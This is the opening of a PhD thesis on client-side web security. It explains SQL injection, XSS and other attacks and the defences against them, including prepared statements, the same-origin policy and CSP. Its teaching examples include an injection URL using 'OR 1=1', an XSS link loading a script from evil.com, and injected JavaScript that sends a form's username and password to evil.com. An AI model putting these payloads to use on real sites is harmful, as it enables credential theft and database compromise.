THESIS FOR THE DEGREE OF DOCTOR OF PHILOSOPHY

Web Application Content Security

DANIEL HAUSKNECHT

Department of Computer Science and Engineering
CHALMERS UNIVERSITY OF TECHNOLOGY

Göteborg, Sweden 2018

Web Application Content Security
DANIEL HAUSKNECHT

ISBN 978-91-7597-768-3

Doktorsavhandlingar vid Chalmers tekniska högskola
Ny serie nr 4449
ISSN 0346-718X

Department of Computer Science and Engineering
CHALMERS UNIVERSITY OF TECHNOLOGY
Information Security division
SE-412 96 Göteborg
Sweden
Telephone +46 (0)31-772 1000

Printed at Chalmers
Göteborg, Sweden 2018

Abstract

Web Application Content Security

Daniel Hausknecht
Department of Computer Science and Engineering,
Chalmers University of Technology

The web has become ubiquitous in modern lives. People go online to stay in contact with their friends or to manage their bank account. With lots of different sensitive information handled by web applications securing them naturally becomes important. In this thesis we analyze the state of the art in client-side web security, empirically study real-world deployments, analyze best practices and actively contribute to improve security of the web platform.

We explore how password meters and password generators are included into web applications and how it should be done, in particular when external code is used.

Next, we investigate if and how browser extensions and modify Content Security Policy HTTP headers (CSP) by analyzing a large set of real-world browser extensions. We implement a mechanism which allows web servers to react to CSP header modifications by browser extensions.

Is CSP meant to prevent data exfiltration on the web? We discuss the different positions in the security community with respect to this question. Without choosing a side we show that the current CSP standard does in fact not prevent data exfiltration and provide possible solutions.

With login pages as the points of authenticating to a web service their security is particularly relevant. In a large-scale empirical study we automatically identify and analyze login page security configurations on the web, and discuss measures to improve the security of login pages.

Last, we analyze a standard proposal for Origin Manifest, a mechanism for origin-wide security configurations. We implement a mechanism to automatically generate such configurations, make extensions to the mechanism, implement a prototype and run several large-scale empirical studies to evaluate the standard proposal.

Acknowledgments

I want thank everyone who supported me in anyway over the past years. A PhD is not possible without others.

Most of all I want to thank my supervisor Andrei Sabelfeld for all the great chats and discussion we had. Working with you clearly shaped me professionally as personally. Thanks for taking me as your student and guiding me as the great supervisor you are.

I want to thank Steven Van Acker for being a great collaborator and later also co-supervisor. I very much appreciated your wide range of knowledge and passion for science. I enjoyed working together and even more hanging out together outside of work.

Special thanks also go to Jonas Magazinius for our collaboration, and to Mike West and the rest of the Chrome team at Google for an exciting internship.

Thanks to all my friends who work or worked at Chalmers. You make Chalmers a great working place where you like to go in the morning, where you feel welcome and home.

Danke an meine Eltern und meine Brüder für die Unterstützung aus der Ferne. So sehr ich es hier mag, ich vermiss euch.

My biggest thanks go to my wife and love of my life Eszter. Thank you for your continuous support, for all the happiness we share, and especially for your unconditional love. Te vagy a legjobb, drágám. Nagyon szeretlek téged.

CONTENTS

CHAPTER

ONE

INTRODUCTION

The Internet, in particular the World Wide Web (WWW or just "the web"), has become an integral part of our daily lives. We use the web to search for information, watch online videos or to connect to friends in social networks. We even manage our finances online: we book a hotel room giving away our credit card number and transfer money through our bank's web interface. In short, the web provides a wide range of useful services with fundamentally different purposes. The big advantage of web services: users can access them from anywhere at any time. All that is needed is a web browser and an Internet connection.

Also application developers are motivated to use the web and pushing their services online. Web applications are platform independent, i.e. their application will execute in a Chrome browser on a Windows machine the same way as when using a Firefox on Linux or an Android powered device. Web applications can be updated instantly. All a developer needs to do is to update the code on the web server. When accessing the web application, web browsers automatically request the updated version. One of the biggest advantages is probably the ease to include third-party content, a feature heavily used in practice [5]. A web developer does not need to "re-invent the wheel" but can just use resources provided by others. Some of these resources are less directly visible to users than others. An embedded YouTube video is easy to identify, whereas when a developer includes JavaScript program code to implement a web application, users are unlikely to realize that the code is served by a third party.

Before we can discuss security of web applications we need to understand their basic technologies. Web applications commonly implement a client-server architecture. The server provides the web application content, and processes requests and submitted data. The client executes and displays the web application in special applications, the web browser. Web browsers are capable of interpreting and processing web

content such as Hypertext Markup Language (HTML) and JavaScript code, and many others. A browser requests web pages using the Hypertext Transfer Protocol (HTTP). Figure 1 shows a basic communication between a client and server requesting a web page from the URL `https://example.com/a.php`. URL stands for Uniform Resource Locator which allows to specify web resource locations. In our case the server with the domain name `example.com` is requested for a resource at `a.php`. The file ending `php` indicates that the server uses the server-side scripting language PHP to process incoming requests and to produce the actual content, for example a HTML page. This HTML page is then sent in a HTTP response to the client.



Fig. 1: A basic HTTP request-response workflow for the URL `https://example.com/a.php`.

HTTP is stateless and every request is basically independent from another. A web page can transmit data to a web server in various ways. One is to add parameters to the URL when requesting the page, e.g. `https://example.com/a.php?name=Daniel`. An alternative is to send data in the body of a request, that is as the payload of the request. Yet a completely different way is to set so called cookies, key-value pairs which are persistently stored in the browser and associated with a web page. When requesting web content these cookies are automatically sent with the request to the server to inform it about the client-side state. Cookies are communicated between client and server by setting specific HTTP headers. HTTP headers are directives with meta data describing the actual content of the request or response. For sending cookies to the server a browser sets the `Cookie` header with a web page's cookies as the value. A server can set new cookie values by adding one or more

`Set-Cookie` headers to the HTTP response. In the example in Figure 1 the browser receives a new cookie `sessionId` with the value `1234` from the server.

There are many standardized HTTP headers for many different purposes. The `Content-Encoding` header indicates the compression format of the payload, e.g. `gzip`. The `Referer` [sic] header indicates from which web page a request was sent. Most interesting in our context, special HTTP headers allow a server to define the security configurations of a web page. Web browsers are then expected to enforce these configurations.



Fig. 2: Password meter on registration page for *ebay.co.uk*

In order to know which security settings are needed to secure a web page web one needs to first identify the security risks for the page. Let us pick a very common web page as an example to explain the security challenges. A user can provide a username as the user identifier and a password for authentication and submit it to the web service to register when clicking the submit button. The password is the user's secret and naturally it is advisable to choose a strong password. Therefore some services support their users with choosing a strong password by including so called *password meters* on their registration page. A password meter is a tool to measure the strength of a password, i.e. if it is too short, too easy to guess or actually good enough, the password meter presents this feedback to the user. The registration page depicted in Figure 2 also include a password meter.

But a strong password is not the only challenge here. There are many other, especially security related, issues which must be addressed: Where does the code for the password meter come from? Was it written by the

service providers or included from a third party? Does it only assess the password strength within the browser or does it also send the password to a server? Is it the service provider's server or the one of a third party? Are other scripts used on the same web page? Do these scripts read out the password and if, what do they do with it? On submission, are the user credentials transmitted to the intended server and how? Is a secure connection used? How is the password stored on the server side? Is it stored in clear text, readable for everyone, or is it in some way obfuscated?

Many more questions could be asked. But to find answers, we need to learn how security can be put at risk, what is possible and how it can be done. We therefore switch to a different perspective: the view of a bad guy.

1 Attacking web applications

The "bad guys" have different names like hackers, attackers, adversaries and many more. Their intentions on the web are manifold. Some want to directly make money, other want to steal data which can be sold on black markets, again others just want to destroy because they know how to do it. The methods to achieve the goals can vary tremendously based on whatever the intentions are. Though we won't be able to cover all of them here, several techniques are more common and better established than others. The Open Web Application Security Project (OWASP) [7] maintains a list of the top ten most common attacks against web applications [8] and gives guidance how to counter them.

1.1 SQL injection attacks

Some attacks turn on web servers, for example, by trying to find security holes in the server's system implementation or configuration in hope to gain access to the server. Web administrators therefore frequently update their system software and adjust server configurations. Another target for attacks is the web application programming itself, for example through so so called *SQL injection attacks*.

To explain this kind of attack, let us assume there is a web page with the URL `http://example.com/profile.php` which displays a user's profile information. The essential part of the server-side code is shown in Listing 1.1.

```
1 $name = $_GET["name"]
2 $SQL_query = "SELECT * FROM Users WHERE name = "+$name;
3 echo getProfileFromDB($SQL_query);
```

Listing 1.1: SQL injection vulnerable web application

When the web page is requested, through for example

`http://example.com/profile.php?name=Daniel`,

the user's name is read from the URL parameter (line 1). With this name, a new SQL query statement is created (line 2) which is used to retrieve the profile information from the database (line 3).

Note that the value of the URL parameter can be basically freely chosen. This means, an attacker can decide to send any name in the web page request. In fact, an attacker is not even bound to send a legitimate name but can also send a string which effectively manipulates the database query. For example, an attacker can send the request

`http://example.com/profile.php?name=anything OR 1=1`.

This will result in a SQL query string

```
SELECT * FROM Users WHERE Name = anything OR 1=1;
```

which means either the profile name is "`anything`" or 1 equals 1. A tautology which by definition holds for every profile in the database. Consequently, all profiles are retrieved and displayed to the attacker in the resulting web page. An attacker is of course not limited to only reading from a database but can also delete single entries or, even worse, empty the whole database.

1.2 Cross-site scripting (XSS) attacks

Other attacks target the client side and try, e.g., to steal login credentials from particular users or to steal otherwise sensitive user information. One of the most prevailing type of such attacks is *cross-site scripting* (XSS).

OWASP defines XSS attacks as "a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites" [6]. An important characteristic is that an attack does not leverage security holes in browsers nor in server-side software, but bugs in scripts used by a web application on the client side.

Let us consider a web page with the URL `http://example.com/hello.php` which HTML code is generated using the PHP code as shown in Listing 1.2. When the web page is requested with

`http://example.com/hello.php?name=Daniel`,

the value from the URL parameter `name` is injected into the resulting HTML code. In our case, the string "Hello Daniel!" is generated.

```
1 <?php echo "Hello " . $_GET["name"] . "!"; ?>
```

Listing 1.2: XSS vulnerable web page

As in the SQL injection attack example before, the value of the URL parameter can be basically freely chosen. This means, an adversary can decide to send JavaScript code in the web page request, instead of a legitimate name. A possible such forged request is

```
http://example.com/hello.php?
    name=<script src="http://evil.com/attack.js"></
        script>
```

in which the `name` parameter in the URL request is a HTML `<script>` element which points to a JavaScript file hosted on the adversary's web server. The generated HTML code is shown in Listing 1.3.

```
1 Hello <script src="http://evil.com/attack.js"></script>!
```

Listing 1.3: HTML code generated by XSS vulnerable PHP script in Listing 1.2

The server-side PHP code does not sanitize the input originating from the client. As a result, an attacker is able to inject any code into the web page by crafting URLs as in the example. To launch an actual attack, the adversary only needs to distribute the malicious URL as a web link on, e.g., a forum or in an email and wait until a victim clicks on it.

There are many other ways to start XSS attacks. In general, there are two different XSS types [9], *non-persistent and persistent XSS*.

Non-persistent XSS attacks In a non-persistent XSS attack, the malicious script is injected based on dynamic data, e.g. the URL parameter of a web page request.

In our example above the parameter value is taken directly from the request by the server-side script and the attack only forges a URL while the web application behaves normally otherwise. Because the attack goes from the attacker to the server to finally run in a victims browser, the attack is reflected on the web server and non-persistent XSS attacks are therefore also called reflected XSS attacks.

In the example, the code injection happens on the server side. A similar attack can also happen on the client side, e.g., when JavaScript code inserts the user name from the URL parameter into an HTML element using the `innerHTML` property. Listing 1.4 shows a vulnerable example page.

```
1 <script>
2 let elem = document.getElementById("nameDiv");
3 elem.innerHTML = getURLParameter("name");
4 </script>
5 Hello <div id="nameDiv"></div>!
```

Listing 1.4: A web page vulnerable to DOM-XSS attacks. The JavaScript function `getURLParameter` returns the value of the URL parameter for the given identifier.

Using the same URL with the attacker-created parameter value as above, the attacker code is injected by the page's legitimate JavaScript code into the page. The access of the DOM led to the name DOM-based XSS for non-persistent client-side XSS attacks.

Persistent XSS attacks In a persistent XSS attack, the malicious script is injected using permanently stored data. Therefore, persistent XSS attacks are also called stored XSS attacks.

Usually, users do not have the privileges to directly access a web server's file system and to store data. But as it is for example the purpose of forums, users can write entries which are then permanently stored in the web application's database. Every time a user visits the forum, previously written entries are retrieved from the database and injected into the web page. An adversary can write a forum entry similar to as in Listing 1.3. If the forum server does not sanitize the entry properly, the HTML `<script>` element is included into the forum page persistently as HTML code. Every time the page is visited, the script `attack.js` is loaded and the XSS attack is performed.

As it is for non-persistent XSS attacks, malicious code can also be injected only on the client side. The attacker's code can be stored in the client, for example, through the local storage API in web browsers. One possible scenario is that the attacker is able to replace benign content in the local storage with malicious code. Every time the locally stored data is loaded to update a web page, the malicious code is injected and the XSS attack is performed.

1.3 Other attacks

Malicious code can be injected in many other ways than described above. Since discussing them all is practically not possible we will briefly discuss at least three other realistic attacker scenarios.

Malicious third-party content provider All types of XSS attacks have in common that an attacker needs to find a vulnerability to eventually trick a web application into including and activating the malicious payload. That is the attacker's code gets injected against the web developer's will. On the other hand, web developers commonly intentionally include third-party JavaScript libraries into their web applications, e.g. as jQuery. One attack scenario is that such a third party providing a library turns evil and modifies the library to contain the attacking code. This is particularly

deceitful because the web application developer initially trusted the third party content to be benign.

A similar situation occurs in the context of browser extensions. Users enable browser extensions to customize their browsers by adding a new feature provided by the extension. By design browser extensions have access to the web pages visited by the user. In this case the browser extension acts as the trusted third party. Similar to above, this trusted third party can turn evil and start to maliciously interact with the user visited web services.

Clickjacking attacker The idea of clickjacking is to trick human users into clicking on web content they likely would not click on otherwise. To this end an attacker embeds a trusted web page, e.g. a news page, into the attacker page and makes it the only visible element. The attacker overlays or underlays the embedded page with its own but invisible web page elements. When a human user interacts with the visible embedded page, say he clicks on an new article, he unknowingly activates the attackers invisible page elements and performs certain actions. Such actions can be clicking on advertisement, or even to start downloading and installing of malicious software.

Network attacker All previous attack scenarios were on the level of web applications and their content. A completely different way of attacking is to aim at the transmission of content. Imagine a user connects to the Internet in a coffee house using the free WiFi. In this scenario all web traffic goes through the coffee house's network router. In case the owner of the network router has bad intentions he can start listening to all network traffic, potentially reading the user's emails or even learning the user's passwords. Furthermore, the owner of the router can also actively start tampering with the actual content, e.g. by adding malicious code to transmitted web pages. Because the router is in the middle between the user and the web server, the router owner is also called "man in the middle attacker".

2 Protecting web applications

The general problem is that most end users learned how to browse the web but do not necessarily understand the underlying technologies and the risks coming with them. End users are likely to not identify potential security risks and to discover when they are under attack. Therefore, it is the responsibility of web developers to provide as much protection to end users as possible. The challenge for web service providers is that, though they do control their own servers, they have basically no control over the client's browser environment. It is unpredictable whether the service is

accessed on a private or a public computer, which web browser is used and which version is installed, if the service is embedded into the context of another web service and whether this service can be trusted.

2.1 Prepared statements

Despite the lack of client-side control, web service administrators are not completely powerless. They can implement verification techniques on their servers to check for validity and legitimacy of service usage. For example, SQL injections can be easily prevented through using a programming technique called *prepared statements* (e.g. [4] for PHP). The SQL injection vulnerable PHP code from our previous example in Listing 1.1 can be secured through code similar to as shown in Listing 1.5. First, the SQL statement is prepared with a placeholder for the user's profile name represented through a '?'. In line 3, the placeholder is replaced by the actual name as received in the request URL parameter. In contrast to the vulnerable code, the whole input is now interpreted as the user name. SQL injection attempts as before are now interpreted as querying for a profile with user name "`Daniel OR 1=1`". Thus, an attacker can no longer influence the SQL statement.

```
1 $stmt =
2    $dbh->prepare("SELECT * FROM Users where name = ?");
3 $stmt->execute(array($_GET['name']));
4 echo $stmt->fetch();
```

Listing 1.5: PHP code using prepared statements

Note that an attacker is still able to choose the user name freely. SQL statements cannot prevent this. To protect from this, some kind of access control mechanism is needed, e.g. through logging in to the web service.

Additionally to server-side protections, web developers and browser vendors started to closely work together and to integrate security measures into web browsers. With all major browser vendors implementing certain security standards, end users profit from this development without the need to understand the technology. Web developers, on the other hand, can rely on browsers to enforce these mechanisms.

2.2 Same-origin Policy (SOP)

One significant security feature implemented in all browsers is the *Same-Origin Policy* (SOP). The basic idea is to introduce a certain access control which restricts access between web origins. In fact there is no single same-origin policy as such [1,13] but rather a set of mechanisms.

A web origin, or short just 'origin', is defined as the triple of scheme, host and port [1]. Two origins are equal if and only if all three of scheme,

host and port are identical. In case of a XSS attack when an attacker tries to leak sensitive data from for example a web page hosted on `http://example.com` to a server `http://attacker.com`, the connection is blocked because the origins differ. In it is pure form however, SOP is too restrictive. It would neither allow to embed a YouTube video on a web page nor to use scripts as, e.g., provided by Google Analytics to get page usage statistics. All these cases are common scenarios. Therefore, the SOP is in practice relaxed to allow loading various types of third party resources, e.g. scripts and images from different origins. In case of Google Analytics, the relaxation allows to fetch the JavaScript code to collect user statistics and to request a image which effectively sends the statistics to the Google servers. Active connections such as through the Fetch API are by default not allowed across origins.

2.3 Content Security Policy (CSP)

In case of analytics scripts, the exception of the SOP to send an image request to a third party is wanted by web application administrators and accepted by the end users. However, adversaries are naturally also able to send images and it can be used to leak sensitive data as part of an XSS attack.

To demonstrate the issue, let us look at the code of an exemplary registration page. Besides the registration form, the page also includes a password meter which shows different images indicating if a chosen password is weak or strong. Let us assume an attacker can somehow inject JavaScript code into this registration page. The page's full HTML code is shown in Listing 1.6 with the attacker-injected code from line 8 - 19.

The web page's legitimate registration form (line 1 - 6) includes a text input field for a user name and a password as well as a submit button to send the account data to the web server. The attacker's code defines a new JavaScript function `leakData` which reads out the user name and the password from the registration form (lines 10 - 11). Next, the script uses the previously described trick to circumvent the SOP as follows: In line 13, a new image DOM object is created. The two following lines set the image source URL. Most importantly in line 15, the user name and password are attached to the image URL as parameters. Assigning the new source also triggers loading the image and the browser sends the respective request to `evil.com` including the just attached parameters. The function is set to execute when the register button is used (line 18), effectively leaking the account data to the attacker-controlled server.

As the code in Listing 1.6 demonstrates, SOP is not sufficient to prevent XSS attacks. Therefore, the World Wide Web Consortium (W3C) [15] started to develop a more fine grained security mechanism which

```
<form id="register_form" method="POST" action="welcome.
    php">
  <h1>Register</h1>
  <input type="text" id="user_name" name="user_name"/>
  <input type="password" id="password" name="password"
      onkeyup="check()"/>
  <input type="submit" value="Register"/>
</form>

<script>
function leakData() {
  var user_name = document.getElementById("user_name").
      value;
  var password = document.getElementById("password").
      value;

  var img = document.createElement("IMG");
  img.src = "https://evil.com/"
              +"?username="+user_name+"&password="+
                  password;
}

document.getElementById("register_form").onsubmit =
    leakData;
</script>

<script src="https://friendly.com/password_meter.js"></
    script>
<script>
function check() {
  var password = document.getElementById("password").
      value;
  var result = assessPassword(password);

  var img = document.getElementById("img");
  if (result === "strong") {
    img.src = "https://example.com/strong.png";
  } else {
    img.src = "https://example.com/weak.png";
  }
}
</script>
<img id="img" />
```

Listing 1.6: XSS attack execution on a registration page

allows to distinguish between trusted and untrusted web sources: the *Content Security Policy* (CSP) [12].

CSP deployment The basic idea of CSP is to whitelist all trusted sources from which content is loaded into a web page. These sources are categorized by their type of content they provide in so called *directives*. Example directives are `script-src` for script sources or `img-src` for image sources. Notable is also the `default-src` directive which is applied in case a specific directive is not defined in a policy. Inline scripts and `eval` functions are disabled by default but can be re-enabled through `'unsafe-inline'` and `'unsafe-eval'`, respectively.

CSP policies are defined on the server side and sent either as a HTTP response header or alternatively as a HTML `<meta>` tag with `http-equiv` and `content` attributes. Web browsers implementing the CSP standard enforce the policy.

Let us re-visit the registration page example in Listing 1.6. The goal is to define a CSP policy for this legitimate part of the web page. To have the most effective policy it is desirable to be as restrictive as possible. Therefore we want start with a policy which by default does not whitelist any sources. This is achieved by setting the value of the `default-src` directive to `'none'`. Besides the registration form there is a second and non-attacker part which implements the password meter feature (lines 21 - 35). First, an external script from `friendly.com` is included which implements the basic password measuring functionality. The domain and the script are trusted and whitelisted in the CSP through adding "`script-src https://friendly.com`". This second part of the page also contains a legitimate inline script in lines 22 - 34. We therefore need to re-enable inline scripting. Last, we want to show different images from `example.com` to illustrate the strength of a chosen password. The domain `example.com` is whitelisted in the `img-src` directive. The complete resulting CSP is shown in Listing 1.7.

```
1 default-src 'none'; script-src https://friendly.com
2    'unsafe-inline'; img-src https://example.com;
```

Listing 1.7: CSP policy for web page in Listing 1.6

When applying the CSP in Listing 1.7 we can observe that the policy is permissive enough to load all legitimate sources as intended, i.e. the password meter script and the images. But there is one drawback to the CSP policy in Listing 1.7: the CSP does not only allow the execution of the legitimate inline scripts in lines 22 - 22 but also the attacker's script in lines 8 - 19. At this point, we need to remember that the attacker tries to leak data by requesting a image from `http://evil.com`. But since the CSP policy restricts image source to only `http://example.com`, i.e. `http://evil.com` is not whitelisted, the actual image request is blocked

by browsers. Consequently, even though the attacker's script is allowed to run, the overall attack is effectively prevented by the CSP policy. If we want to only enable selected inline scripts we would either need to mark intended inline scripts through nonces and add the nonce to the policy, or we would need to add the hash value of the intended inline script to the CSP.

2.4 Other protection mechanisms

There is no "one size fits all" protection mechanism. Therefore, one of the big challenges in the area of security is to identify the threats and then to find a suitable protection or at least mitigation techniques against that threat. We exemplify this by re-visiting the additional attack scenarios from Section 1.3.

Malicious third-party content provider The major problem of malicious third-party content providers is that they were initially trusted. That means a CSP whitelist does not protect in this case because the content source is intentionally included in web pages and thus included in the whitelist. We assume now that the web developer inspected and approved a particular version of the third-party content, e.g. a JavaScript library. That is changes to it are an integrity problem. To perform integrity checks browsers implement two mechanisms: sub-resource integrity (SRI) [14] and the whitelisting of content hash-values in CSP. With both mechanisms web developers can specify the version of included content. If the loaded content's hash does not match the provided value inclusion into a web page is blocked.

Clickjacking attacker The clickjacking attack is not about which content is loaded into a page but where the page itself is loaded into. Clearly, any XSS mitigation technique or integrity check does not help here. What is needed is some way for a web page to inform the browser when embedding the page is acceptable, and when it is not and thus likely a clickjacking attack. Web browsers implement two such mechanisms: the X-Frame-Options header [11] and the `frame-ancestors` directive in CSP (the latter is meant to deprecate the former). Both mechanisms allow to whitelist the origins into which it is permitted to embed the web page.

Network attacker All previous attacks focus on executing malicious code inside the web application. The network attacker is fundamentally different in that not the web application itself is the target but rather the transmission of data. A network attacker can simply block transmission, actively tamper with data on the wire, or just passively read data.

The first is a Denial-of-Service (DoS) attack. In this case it is the responsibility of the network to find other means of transmission around the

blocking entity inside the network. Though data transmission is blocked, it only creates inconvenience but data itself is not tampered with.

The second attack modifies data which is goes against integrity of data. For web page content, that is sub-resources, we already discussed SRI and CSP's hash feature. However this does not protect the integrity of the actual web page itself. The solution is to encrypt the transmitted data using TLS, in combination with HTTP also known as HTTPS [3]. The TLS standard states that "the primary goal of the TLS protocol is to provide privacy and data integrity between two communicating applications" [2]. With this, using TLS secured connections also the third attack, the passive data sniffing attack, is prevented.

2.5 Need for security research

The in here mentioned mechanisms seem to give a good level of security to web applications in many different aspects. A natural question is if they are sufficient to make web applications completely secure? Unfortunately not. There are constantly security incidents reported. The reasons are manifold. Programmers are human and humans make mistakes which means they create security bugs in software or to mis-configure security measures.

But also security mechanisms themselves have bugs, either in the implementation or even on the design level. As mentioned above, in the area of security it is always important to define against who and what you want to protect. It is therefore always possible that a certain threat was simply forgotten or did not exist when the security mechanism was created.

It is therefore up to researchers to constantly analyze the current state of the web, to discover these problems, to demonstrate these problems are in fact real, and to propose countermeasures and fixes before real attackers can take advantage of the security issues, potentially damaging millions of users.

This thesis and the here presented research aims to contribute to exactly that. We analyze existing measures and real-world deployments, identify shortcomings and propose solutions to these issues to the web community.

3 Thesis overview

We now highlight five unattended issues in web security, derive questions which motivate our research, and summarize how this thesis contributes to answer them.

3.1 Online password meters and password generators

Motivation As we discussed earlier, most web services control user access through passwords. Naturally, choosing a good password is the A and O for a user to protect the own account. Is a password too simple, it is easy for attackers to guess; is it too complex, one can hardly remember it for the next login.

Fortunately, online password meters and password generators emerged. A password meter is a tool which allows to measure the strength of passwords and gives feedback to users whether a selected password is good enough or to weak. Web services integrate password meters on registration pages to support the selection of strong passwords. To make the step of coming up with a strong password in the first place easier, a password generator is a tool that creates new passwords for users. Both tools can be found online as web services. Though they are convenient to use, passwords play a key role in web security and usage of those tools should not put online accounts at risk. In this regard, we can formulate the following two research questions:

Research question How are password meters and password generators implemented on the web? How can web developers integrate them in a safe and secure way?

Thesis contribution We conducted a large-scale empirical study to analyze password meters and password generators on the web. For this, we automatically crawled the web in search for password meters and password generators as either stand-alone services or as part of online registration pages. The results are analyzed for security relevant properties such as third party code inclusion, password transmission over the network and whether this transmission was in clear text. Based on our findings, we specify desired properties for a safe and secure execution environment of online password meters and generators. As a proof of concept, we implement SandPass and demonstrate its effectiveness using the password meter provided by the Swedish Post and Telecommunication Agency (now hosted by "Myndigheten för samhällsskydd och beredskap").

Statement of contributions My focus was on finding measures how to securely include password meters and generators in web applications which resulted in SandPass. I made major contributions to the written publication.

The respective chapter was published as a paper in the proceedings of the 5th ACM Conference on Data and Application Security and Privacy (CODASPY) 2015.

3.2 CSP modifications through browser extensions

Motivation Browser extensions, sometimes also called add-ons, are a convenient way to add functionality to web browsers. They have gained wide popularity, some counting millions of users. To fulfill their tasks, they often need the full capabilities of browsers, for example injecting content into loaded web pages or even modifying web requests and responses. Extensions can inject content directly into a web page. If the source of the content is however blocked by a CSP, extensions can relax the web page's CSP to also whitelist the source in question. A CSP is defined by web service providers with the best intentions to protect their users and to exclude certain sources from the CSP on purpose. With browser extensions being able to modify a CSP, the security of a web application can be weakened but without the consensus of service providers.

Research question Do browser extensions make active use of their capability to modify CSPs? How do browsers enforce a web page's CSP on extension injected resources? Is there a way for browsers to support extensions modifying CSP to work properly, but at the same time to allow web services to react to the affected security on provided web pages?

Thesis contribution We automatically downloaded over 25853 Chrome browser extensions. In the paper, we analyze them for behavioral patterns (e.g. modification of HTTP headers) and categorize them into three different basic vulnerability classes for affected web pages: *third party code inclusion*, *enabling of XSS* and *user profiling*. We also analyze web browsers how they handle resources injected into web pages by extensions with respect to CSP. Except for Firefox, extension injected resources are not restricted by a web pages CSP. We develop a mechanism that allows web service providers to react to CSP modifications made by browser extensions. Providers can either endorse the change or to reject in case the they see the service's security at risk. We conduct a case study based on Gmail and the browser extension Rapportive to demonstrate the effectiveness of our prototype implementation.

Statement of contributions I wrote the script to download the extension for the evaluation form the Chrome Extension Store and conducted the manual analysis for a set of most interesting extensions. I developed and implemented the CSP endorsement mechanism for the Firefox and Chrome browsers. Most parts of the paper were written by me.

The respective chapter was published as a paper in the proceedings of the 12th Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA) 2015.

3.3 Data exfiltration in the face of CSP

Motivation Among researchers and web developers there exists an ongoing dispute whether CSP is meant to prevent data exfiltration. While some say CSP is designed to control resource injections only, others point to features such as the `form-data` directive and argue for CSP to limit data exfiltration. Unfortunately, the standard itself is rather vague on this point.

Additionally, certain browser features such as for performance seem not to be covered by CSP at all. For browsers to perform faster, browser vendors came up with different techniques to resolve domain names in advance or even prefetch page content before a web page is actually requested. With every domain name resolution or resource prefetching, a respective request is sent automatically by browsers without any human interaction. In fact, prefetching requests are ordinary web requests and, if done properly, can be used to create a special communication channel between browser and server (in contrast to between web page and server).

Research question Which are the different viewpoints on the very purpose of CSP in the security community? Can adversaries exploit DNS resolution and resource prefetching to leak data from browsers? Can these communication channels be restricted through CSP?

Thesis contribution We report on the discord of researchers and web developers if CSP is meant to mitigate data exfiltration attacks. After providing the necessary background on CSP, domain name service (DNS) and prefetching techniques, we conduct a systematic case study on DNS and resource prefetching in various browser implementations. We demonstrate that it is under certain conditions possible to exploit browser performance features to exfiltrate data in the face of CSP. We conclude by discussing several possible research directions to mitigate the threat of data exfiltration attacks in the future.

Statement of contributions I contributed in major parts to the development of ideas and research which are the basis for the evaluation and experiments. This includes research of existing technology and their behavior, the attacker model but also the different opinions in public discussion on the purpose of CSP. I made major contributions to the written paper.

The respective chapter was published as a paper in the proceedings of the 11th ACM Asia Conference on Computer and Communications Security (ASIACCS) 2016.

3.4 Measuring Login Webpage Security

Motivation Many web services allow users to authenticate to access their profile and get personalized services. The prevailing authentication

method is through username and password submitted through a login form. Naturally, usernames and password are highly sensitive data which should be handled with extra care. Therefore login pages, web pages with login forms as the entry points into sensitive parts of web applications, are expected to be configured with security in mind.

Research question How can we automatically identify and analyze login pages on the web? How well are real-world deployments configured with respect to security? Do frameworks and content management systems support secure configurations and in which way? Can we formulate recommendations for login page security?

Thesis contribution We perform a large-scale empirical study on the Alexa top 100,000 domains to discover login pages and chart the usage of web authentication mechanisms. We perform a large-scale empirical study of the 51,307 previously discovered login pages to determine how they defend against the login attacker, by performing actual attacks on the login page to access the password field. We study popular web frameworks and CMSs to determine what security precautions they advise in order to fend off attacks from the login attacker. Based on our examination of state-of-the-art security mechanisms implemented in browsers and their effect in stopping attacks from the login attacker, we formulate recommendations on how to build a secure login page.

Statement of contributions I made essential contributions to the development of ideas for the empirical study, e.g. the attacker model. I considerably contributed to paper writing.

The respective chapter was published as a paper in the proceedings of the 32nd ACM Symposium on Applied Computing (SEC@SAC) 2017.

3.5 Raising the Bar: Evaluating Origin-wide Security Manifests

Motivation The web platform defines several mechanisms for security configurations enforced on the client side, e.g. Strict Transport Security, Content Security Policy, security-related flags for web cookies and many more. Web applications can utilize them to configure security according to their needs.

Web origins are the web's most fundamental security boundary as the basis for certain access controls in web browsers, known as the Same-Origin Policy. However there is currently no way for a web origin to define origin-wide security configurations despite its relevance for web security.

To equip web origins with the capability to define security configurations a mechanism called *origin manifest* was proposed [17]. A standard draft in an early stage exists, expectations regarding the positive effects of the mechanism are stated, but development stalled and there is no evidence if the expectations will hold in practice.

Research question Is the current origin manifest mechanism proposal sufficient to define meaningful security configurations? How do origin manifest configurations combine with security configurations sent through HTTP headers? How can origin security officers be supported to find meaningful security configurations for their web origin? Do the expectations regarding the benefits of the mechanism from the standard draft hold? Can we find empirical evidence which confirms or invalidate these expectations?

